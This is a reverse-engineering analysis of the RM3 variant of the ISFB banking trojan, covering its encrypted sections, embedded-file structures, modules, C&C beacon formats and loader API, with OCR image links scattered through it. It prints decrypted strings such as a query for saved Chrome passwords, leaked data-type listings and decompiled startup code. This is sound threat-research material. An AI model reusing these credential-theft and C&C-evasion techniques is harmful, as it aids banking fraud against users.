
		Size in bytes
	PX Header	0x18
	Data Directories	0x48
	Windows Specific Fields	0x8
	Section Table	Variable

PX Header

BSS section

The bss section (**B**lock **S**tarting **S**ymbol) is a critical data segment used by all strains of **ISFB** for storing uninitiated static local variables. These variables are encrypted and used for different interactions depending on the module in use.

In a compiled payload, this section is usually named ".bss0". But evidence from a source code leak shows that this is originally named ".bss" in the source code. These comments also make it clear that this module is encrypted.



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000258	00000260	00000264	00000268	0000026C	00000270	00000274	00000278	0000027A	0000027C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00001637	00001000	00001800	00000400	00000000	00000000	0000	0000	60000020
.rdata	000003DF	00003000	00000400	00001C00	00000000	00000000	0000	0000	40000040
.data	00000098	00004000	00000200	00002000	00000000	00000000	0000	0000	C0000040
.bss	0000010D	00005000	00000200	00002200	00000000	00000000	0000	0000	C0000040
.reloc	0000A000	00006000	00009A00	00002400	00000000	00000000	0000	0000	40000040

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	9E	05	42	37	1A	0D	39	B6	F5	95	20	47	72	7D	5A	46	▮▯B7▯.9¶õ▮.Gr}ZF
00000010	80	E5	07	B7	04	2D	7C	76	E6	B5	74	87	60	BD	0F	56	▮å▯·▯-|væµt▮`½▯V
00000020	95	25	0B	A7	14	AD	76	56	81	B5	0B	A7	00	2D	76	56	▮%▯§▯-vV µ▯§.-vV
00000030	81	B5	1F	A7	00	2D	61	56	81	B5	1E	A7	01	3D	63	96	µ §.-aV µ §▯=c▮
00000040	80	A5	0F	67	00	2D	72	D6	81	B5	0E	26	00	2D	73	D7	▮¥▯g.-rÖ µ▯&.-s×
00000050	81	A5	0E	36	00	1D	73	C7	CD	85	0D	36	4C	1D	70	C7	¥▯6. sÇÍ▮.6L pÇ
00000060	D9	85	F2	C9	59	0D	9F	C8	D8	95	E2	39	49	0D	9F	C8	Ù▮òÉY.▮ÉØ▮â9I.▮È
00000070	C8	95	E2	39	48	FD	60	47	D6	65	1C	B4	57	FD	61	45	È▮â9Hý`GÖe ´WýaE
00000080	D6	6A	1F	B4	57	E2	62	45	D6	7A	1F	B4	56	12	9D	CA	Öj ´WâbEÖz ´V▯ Ê
00000090	C8	8A	E1	39	49	12	9C	C8	C8	85	E3	39	49	0D	9E	C8	È▮á9I▯▮ÈÈ▮ã9I.▮È
000000A0	C8	95	AD	6D	8D	C9	34	DE	48	1D	05	2F	8C	42	2E	FA	È▮-m É4ÞH▯/▮B.ú

The encrypted .bss section

This is illustrated by the source code comments shown below:

```
// Original section name that will be created within a file
#define CS_SECTION_NAME ".bss0"
// The section will be renamed after the encryption completes.
// This is because we cannot use reserved section names aka ".rdata" or ".bss" during compile time.
#define CS_NEW_SECTION_NAME ".bss"
```

When working with **ISFB**, it is common to see the same mechanism or routine across multiple compiled builds or variants. However, it is still necessary to analyse them all in detail because slight adjustments are frequently introduced. Understanding these minor changes can help with troubleshooting and explain why scripts don't work. The decryption routine in the bss section is a perfect example of this; it is almost identical to **ISFB v2** variants, but the **RM3** developers decided to tweak it just slightly by creating an XOR key in a different way – adding a ***FILE_HEADER.TimeDateStamp*** with the ***gs_Cookie*** (this information based on the **ISFB** leak).

```
.bss:1001296A aVaultenumerate db 'VaultEnumerateVaults',0
.bss:1001296A                                          ; DATA XREF: sub_10002028+13↑o
.bss:1001297F aVaultopenvault db 'VaultOpenVault',0    ; DATA XREF: sub_10002028+21↑o
.bss:1001298E aVaultclosevaul db 'VaultCloseVault',0   ; DATA XREF: sub_10002028+28↑o
.bss:1001299E aVaultfree      db 'VaultFree',0         ; DATA XREF: sub_10002028+2F↑o
.bss:100129A8 aVaultgetitem   db 'VaultGetItem',0      ; DATA XREF: sub_10002028+36↑o
.bss:100129B5 aCTestSqlite3Dl db 'c:\test\sqlite3.dll',0
.bss:100129C9 aSelectOriginUr db 'SELECT origin_url, username_value, password_value FROM logins',0
.bss:100129C9                                          ; DATA XREF: sub_1000244E+E2↑o
.bss:10012A07 aEncryptedKey   db 'encrypted_key":"',0 ; DATA XREF: sub_10006119+5E↑o
.bss:10012A18 aDefaultLoginDa:                         ; DATA XREF: sub_1000244E+58↑o
.bss:10012A18                 text "UTF-16LE", 'default\login data',0
.bss:10012A3E aBcryptsetprope db 'BCryptSetProperty',0
.bss:10012A3E                                          ; DATA XREF: sub_1000244E+20↑o
.bss:10012A50 aUserprofileApp:                         ; DATA XREF: _27+C↑o
.bss:10012A50                 text "UTF-16LE", '%userprofile%\appdata\local\google\chrome\user data'
```

Decrypted strings from the .bss section being parsed by IDA

Occasionally, it is possible to see a debugged and compiled version of **RM3** in the wild. It is unknown if this behaviour is intended for some reason or simply a mistake by TA teams, but it is a gold mine for understanding more about the underlying code.

WD Struct

ISFB has its own way of storing and using embedded files. It uses a homemade structure that seems to change its name whenever there is a new strain or a major **ISFB** update:

- FJ or J1 – Old ISFB era
- J2 – Dreambot
- J3 – ISFB v3 (Only seen in Japan)
- JJ – ISFB v2 (v2.14+ – now)
- WD – RM3 / Saigon

To get a better understanding of the latest structure in use, it is worth taking a quick look back at the active strains of **ISFB v2** still known to use the JJ system.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000002E0  4A 4A 00 10 7A 66 F5 D6 64 5E 28 E1 00 DE 02 00  JJ..zf..d^(.....
000002F0  98 00 00 00 4A 4A 00 41 17 67 F5 D6 CB AF 22 D7  ....JJ.A.g....".
00000300  00 E0 02 00 2F 03 00 00 00 00 00 00 00 00 00 00  ..../...........
```

The structure is pretty rudimentary and can be summarised like this:

```
struct JJ_Struct {
 DWORD xor_cookie;
 DWORD crc32;
 DWORD size;
 DWORD addr;
} JJ;
```

With **RM3**, they decided to slightly rework the join file philosophy by creating a new structure called **WD**. This is basically just a rebranded concept; it just adds the **JJ** structure (seen above) and stores it as a pointer array.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00010A00  3C 00 00 00 57 44 02 00 10 8E F8 FF 74 D0 D0 1E   <...WD.....t...
00010A10  00 8F F8 FF 10 82 F9 FF 10 50 E7 FF F1 8D 56 70   .........P....Vp
00010A20  2D 52 E7 FF 10 5E E6 FF 11 AA E5 FF 0B 7D B2 25   -R...^.......}.%
00010A30  DD AB E5 FF 11 B8 E4 FF 00 00 00 00 00 00 00 00   ................
00010A40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

The structure itself is really simple:

```
struct WD_Struct {
  DWORD size;
  WORD magic;
  WORD flag;
  JJ_Struct *jj;
} WD;
```

In allRM3 builds, these structures simply direct the malware to grab an average of at least 4 files†:

- A PX loader
- An RSA pubkey
- An RM3 config
- A wordlist that will be mainly used for create subkeys in the registry

† The amount of files is dependent on the loader stage or **RM3** modules used. It is also based on the **ISFB** variant, as another file could be present which stores the langid value (which is basically the anti-cis feature for this banking malware).

Architecture


Every major ISFB variant has something that makes it unique in some way. For example, the notorious Dreambot was designed to work as a standalone payload; the whole loader stage walk-through was removed and bots were directly pointed at the correct controllers. This choice was mainly explained by the fact that this strain was designed to work as malware as a service. It is fairly standard right now to see malware developers developing specific features for TAs – if they are prepared to pay for them. In these agreements, TAs can be guaranteed some kind of exclusivity with a variant or feature. However, this business model does also increase the risk of misunderstanding and overlap in term of assigning ownership and responsibility. This is one of the reasons it is harder to get a clear picture of the activities happening between malware developers & TAs nowadays.

But to get back to the variant we are discussing here; **RM3** pushed the **ISFB** modular plugin system to its maximum potential by introducing a range of elements into new modules that had never been seen before. These new modules included:

- bl.dll
- explorer.dll
- rt.dll
- netwrk.dll

These modules are linked together to recreate a modded client32.bin/client64.bin (modded from the client.bin seen in **ISFB v2**). This new architecture is much more complicated to debug or disassemble. In the end, however, we can split this malware into 4 main branches:

- A modded client32.bin/client64.bin
- A browser module designed to setup hooks and an SSL proxy (used for POST HTTP/HTTPS interception)
- A remote shell (probably designed for initial assessments before starting lateral attacks)
- A fraud arsenal toolkit (hidden VNC, SOCKs proxy, etc…)




RM3 Architecture

RM3 Loader – Major ISFB update? Or just a refactored code?

The loader is a minimalist plugin that contains only the required functions for doing three main tasks:

- Contacting a loader C&C (which is called host), downloading critical **RM3** modules and storing them into the registry (*bl.dll*, *explorer.dll*, *rt.dll*, *netwrk.dll*)
- Setting up persistence†
- Rebooting everything and making sure it has removed itself†.



An overview of the second stage loader

These functions are summarised in the following schematic.‡

† In the **3009XX** build above, a TA can decide to setup the loader as persistent itself, or remove the payload.

‡ Of course, the loader has more details than could be mentioned here, but the schematic shows the main concepts for a basic understanding.

RM3 Network beacons – Hiding the beast behind simple URIs

C&C beacon requests have been adjusted from the standard **ISFB v2** ones, by simplifying the process with just two default URI. These URIs are dynamic fields that can be configured from the loader and client config. This is something that older strains are starting to follow since build 250172.

When it switches to the controller side, **RM3** saves HTTPS POST requests performed by the users. These are then used to create fake but legitimate looking paths.

```
if ( command == SET_URI )
{
  if ( !lpString || !Size )
    return status;
  45a0fcd0_14(lpString);
  return 0;
}
```

Changing RM3 URI path dynamically

This ingenious trick makes **RM3** really hard to catch behind the telemetry generated by the bot. To make short, whenever the user is browsing websites performing those specific requests, the malware is mimicking them by replacing the domain with the controller one.

```
https://<controler_domain>.tld/index.html                <- default
https://<controler_domain>.tld/search/wp-content/app     <- timer cycle #1
https://<controler_domain>.tld/search/wp-content/app
https://<controler_domain>.tld/search/wp-content/app
https://<controler_domain>.tld/search/wp-content/app
https://<controler_domain>.tld/admin/credentials/home    <- timer cycle #2
https://<controler_domain>.tld/admin/credentials/home
https://<controler_domain>.tld/admin/credentials/home
https://<controler_domain>.tld/admin/credentials/home
```

```
https://<controler_domain>.tld/operating/static/template/index.php  <- timer cycle #3
https://<controler_domain>.tld/operating/static/template/index.php
https://<controler_domain>.tld/operating/static/template/index.php
https://<controler_domain>.tld/operating/static/template/index.php
```

If that wasn't enough, the usual base64 beacons are now hidden as a data form and send by means of POST requests. When decrypted, these requests reveal this typical network communication.

```
random=rdm&type=1&soft=3&version=300960&user=17fe7d78280730e52b545792f07d61cb&group=21031&id=0000002
```

The fields can be explained in as follows:

Field	**Meaning**
random	A mandatory randomised value
type	Data format
soft	Network communication method
version	Build of the RM3 banking malware
user	User seed
group	Campaign ID
id	RM3 Data type
arc	Module with specific architecture (0 = i386 – 1= 86_x64)
size	Stolen data size
uptime	Bot uptime
sysid	Machine seed
os	Windows version

Soft – A curious ISFB Field

Value	**Stage C&C**	**Network Communication**	**Response Format (< Build 300960)**	**Response Format (Build 300960)**
3	Host (Loader)	WinAPI	Base64(RSA + Serpent)	Base64(RSA + AES)

Value	Stage C&C	Network Communication	Response Format (< Build 300960)	Response Format (Build 300960)
2	Host (Loader)	COM	Base64(RSA + Serpent)	Base64(RSA + AES)
1	Controller	WinAPI/COM	RSA + Serpent	RSA + AES

ID – A field being updated RM3

Thanks to the source code leak, identifying the data type is not that complicated and can be determined from the field “id”

```
Бот отправляет на сервер файлы следующего типа и формата (тип данных задаётся параметром t
SEND_ID_UNKNOWN 0       - неизвестно, используется только для тестирования
SEND_ID_FORM    1       - данные HTML-форм. ASCII-заголовок + форма бинарном виде, как есть
SEND_ID_FILE    2       - любой файл, так шлются найденные по маске файлы
SEND_ID_AUTH    3       - данные IE Basic Authentication, ASCII-заголовок + бинарные данные
SEND_ID_CERTS   4       - сертификаты. Файлы PFX упакованые в CAB или ZIP.
SEND_ID_COOKIES 5       - куки и SOL-файлы. Шлются со структурой каталогов. Упакованы в CAB ил
SEND_ID_SYSINFO 6       - информация о системе. UTF8(16)-файл, упакованый в CAB или ZIP
SEND_ID_SCRSHOT 7       - скриншот. GIF-файл.
SEND_ID_LOG     8       - внутренний лог бота. TXT-файл.
SEND_ID_FTP     9       - инфа с грабера FTP. TXT-файл.
SEND_ID_IM      10      - инфа с грабера IM. TXT-файл.
SEND_ID_KEYLOG  11      - лог клавиатуры. TXT-файл.
SEND_ID_PAGE_REP 12     - нотификация о полной подмене страницы TXT-файл.
SEND_ID_GRAB    13      - сграбленый фрагмент контента. ASCII заголовок + контент, как он есть
```

Over time, they have created more fields:

New Command	ID	Description
SEND_ID_CMD	19	Results from the CMD_RUN command
SEND_ID_???	20	–
SEND_ID_CRASH	21	Crash dump
SEND_ID_HTTP	22	Send HTTP Logs
SEND_ID_ACC	23	Send credentials
SEND_ID_ANTIVIRUS	24	Send Antivirus info

Module list

Analysis indicates that any **RM3** instance would have to include at least the following modules:

CRC	Module Name	PE Format	Stage	Description
–	–	MZ	–	1st stage RM3 loader
0xc535d8bf	loader.dll	PX	–	2nd stage RM3 loader
–	–	MZ	–	RM3 Startup module hidden in the shellcode
0x8576b0d0	bl.dll	PX	Host	RM3 Background Loader
0x224c6c42	explorer.dll	PX	Host	RM3 Mastermind
0xd6306e08	rt.dll	PX	Host	RM3 Runtime DLL – RM3 WinAPI/COM Module
0x45a0fcd0	netwrk.dll	PX	Host	RM3 Network API
0xe6954637	browser.dll	PX	Controller	Browser Grabber/HTTPS Interception
0x5f92dac2	iexplore.dll	PX	Controller	Internet explorer Hooking module
0x309d98ff	firefox.dll	PX	Controller	Firefox Hooking module
0x309d98ff	microsoftedgecp.dll	PX	Controller	Microsoft Edge Hooking module (old one)
0x9eff4536	chrome.dll	PX	Controller	Google chrome Hooking module
0x7b41e687	msedge.dll	PX	Controller	Microsoft Edge Hooking module (Chromium one)
0x27ed1635	keylog.dll	PX	Controller	Keylogging module
0x6bb59728	mail.dll	PX	Controller	Mail Grabber module
0x1c4f452a	vnc.dll	PX	Controller	VNC module
0x970a7584	sqlite.dll	PX	Controller	SQLITE Library required for some module
0xfe9c154b	ftp.dll	PX	Controller	FTP module

CRC	Module Name	PE Format	Stage	Description
0xd9839650	socks.dll	PX	Controller	Socks module
0x1f8fde6b	cmdshell.dll	PX	Controller	Persistent remote shell module

Additionally, more configuration files (.ini) are used to store all the critical information implemented in **RM3**. Four different files are currently known:


CRC	Name
0x8fb1dde1	loader.ini
0x68c8691c	explorer.ini
0xd722afcb	client.ini†
0x68c8691c	vnc.ini

*† CLIENT.INI is never intended to be seen in an **RM3** binary, as it is intended to be received by the loader C&C (aka "the host", based on its field name on configs). This is completely different from older **ISFB** strains, where the client.ini is stored in the client32.bin/client64.bin. So it means, if the loader c&c is offline, there is no option to get this crucial file*

*Moving this file is a clever move by the **RM3** malware developers and the TAs using it as they have reduced the risk of having researcher bots in their ecosystem.*

RM3 dependency madness

With client32.bin (from the more standard **ISFB v2 form**) technically not present itself but instead implemented as an accumulation of modules injected into a process, **RM3** is drastically different from its predecessors. It has totally changed its micro-ecosystem by forcing all of its modules to interact with each other (except bl.dll) and as shown below.



All interactions between RM3 modules


These changes also slow down any in-depth analysis, as they make it way harder to analyse as a standalone module.

```
.text:100011B5                 push    offset sub_10001006
.text:100011BA                 call    ds:_8576b0d0_56
.text:100011C0                 jmp     short loc_100011C5
.text:100011C2 ; ---------------------------------------------------------------------------
.text:100011C2
.text:100011C2 loc_100011C2:                           ; CODE XREF: sub_100010EE+A9↑j
.text:100011C2                                         ; sub_100010EE+B5↑j
.text:100011C2                 xor     eax, eax
.text:100011C4                 inc     eax
.text:100011C5
.text:100011C5 loc_100011C5:                           ; CODE XREF: sub_100010EE+D2↑j
.text:100011C5                 cmp     eax, edi
.text:100011C7                 jz      short loc_100011E0
.text:100011C9
.text:100011C9 loc_100011C9:                           ; CODE XREF: sub_100010EE+BF↑j
.text:100011C9                 push    1
.text:100011CB                 call    ds:e6954637_8
.text:100011D1                 cmp     eax, edi
.text:100011D3                 jnz     short loc_100011E0
.text:100011D5                 call    ds:e6954637_3
.text:100011DB                 jmp     short loc_100011E0
.text:100011DD ; ---------------------------------------------------------------------------
```

External calls from other RM3 modules (8576b0d0 and e695437)

RM3 Module 101

Thanks to the startup module launched by start.ps1 in the registry, a hidden shell worker is plugged into explorer.exe (not the explorer.dll module) that initialises a hooking instance for specific WinAPI/COM calls. This allows the banking malware to inject all its components into every child process coming from that Windows process. This strategy permits **RM3** to have total control of all user interactions.



(*) PoV = Point of View

Looking at DllMain, the code hasn't changed that much in the years since the **ISFB** leak.

```
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
 BOOL Ret = TRUE;
 WINERROR Status = NO_ERROR;

 Ret = 1;
 if ( ul_reason_for_call ) {
   if ( ul_reason_for_call == 1 && _InterlockedIncrement(&g_AttachCount) == 1 ) {
     Status = ModuleStartup(hModule, lpReserved); // <- Main call
     if ( Status ) {
       SetLastError(Status);
       Ret = 0;
     }
   }
 }
 else if ( !_InterlockedExchangeAdd(&g_AttachCount, 0xFFFFFFFF) ) {
   ModuleCleanup();
 }
 return Ret;
}
```

It is only when we get to the ***ModuleStartup*** call that things start to become interesting. This code has been refactored and adjusted to the **RM3** philosophy:

```
static WINERROR ModuleStartup(HMODULE hModule) {
   WINERROR Status;
   RM3_Struct RM3;

   // Need mandatory RM3 Struct Variable, that contains everything
   // By calling an export function from BL.DLL
```

```
        RM3 = bl!GetRM3Struct();

    // Decrypting the .bss section
    // CsDecryptSection is the supposed name based on ISFB leak
        Status = bl!CsDecryptSection(hModule, 0);

    if ( (gs_Cookie ^ RM3->dCrc32ExeName) == PROCESSNAMEHASH )
        Status = Startup()

    return(Status);
}
```

This adjustment is pretty similar in all modules and can be summarised as three main steps:

- Requesting from bl.dll a critical global structure (called ***RM3_struct*** for the purpose of this article) which has the minimal requirements for running the injected code smoothly. The structure itself changes based on which module it is. For example, bl.dll mostly uses it for recreating values that seem to be part of the PEB (hypothesis); explorer.dll uses this structure for storing timeout values and browsers.dll uses it for **RM3** injects configurations.
- Decrypting the .bss section.
- Entering into the checking routine by using an ingenious mechanism:
    - The filename of the child process is converted into a JamCRC32 hash and compared with the one stored in the startup function. If it matches, the module starts its worker routine, otherwise it quits.

These are a just a few particular cases, but the philosophy of the **RM3** Module startup is well represented here. It is a simple and clever move for monitoring user interactions, because it has control over everything coming from explorer.exe.

bl.dll – The backbone of RM3

The background loader is almost nothing and everything at the same time. It's the root of the whole **RM3** infrastructure when it's fully installed and configured by the initial loader. Its focus is mainly to initialise RM3_Struct and permits and provides a fundamental **RM3** API to all other modules:

```
Ordinal    | Goal
========================================
856b0d0_1  | bl!GetBuild
856b0d0_2  | bl!GetRM3Struct
856b0d0_3  | bl!WaitForSingleObject
856b0d0_4  | bl!GenerateRNG
856b0d0_5  | bl!GenerateGUIDName
856b0d0_6  | bl!XorshiftStar
856b0d0_7  | bl!GenerateFieldName
856b0d0_8  | bl!GenerateCRC32Checksum
856b0d0_9  | bl!WaitForMultipleObjects
```


```
856b0d0_10 | bl!HeapAlloc
856b0d0_11 | bl!HeapFree
856b0d0_12 | bl!HeapReAlloc
856b0d0_13 | bl!???
856b0d0_14 | bl!Aplib
856b0d0_15 | bl!ReadSubKey
856b0d0_16 | bl!WriteSubKey
856b0d0_17 | bl!CreateProcessA
856b0d0_18 | bl!CreateProcessW
856b0d0_19 | bl!GetRM3MainSubkey
856b0d0_20 | bl!LoadModule
856b0d0_21 | bl!???
856b0d0_22 | bl!OpenProcess
856b0d0_23 | bl!InjectDLL
856b0d0_24 | bl!ReturnInstructionPointer
856b0d0_25 | bl!GetPRNGValue
856b0d0_26 | bl!CheckRSA
856b0d0_27 | bl!Serpent
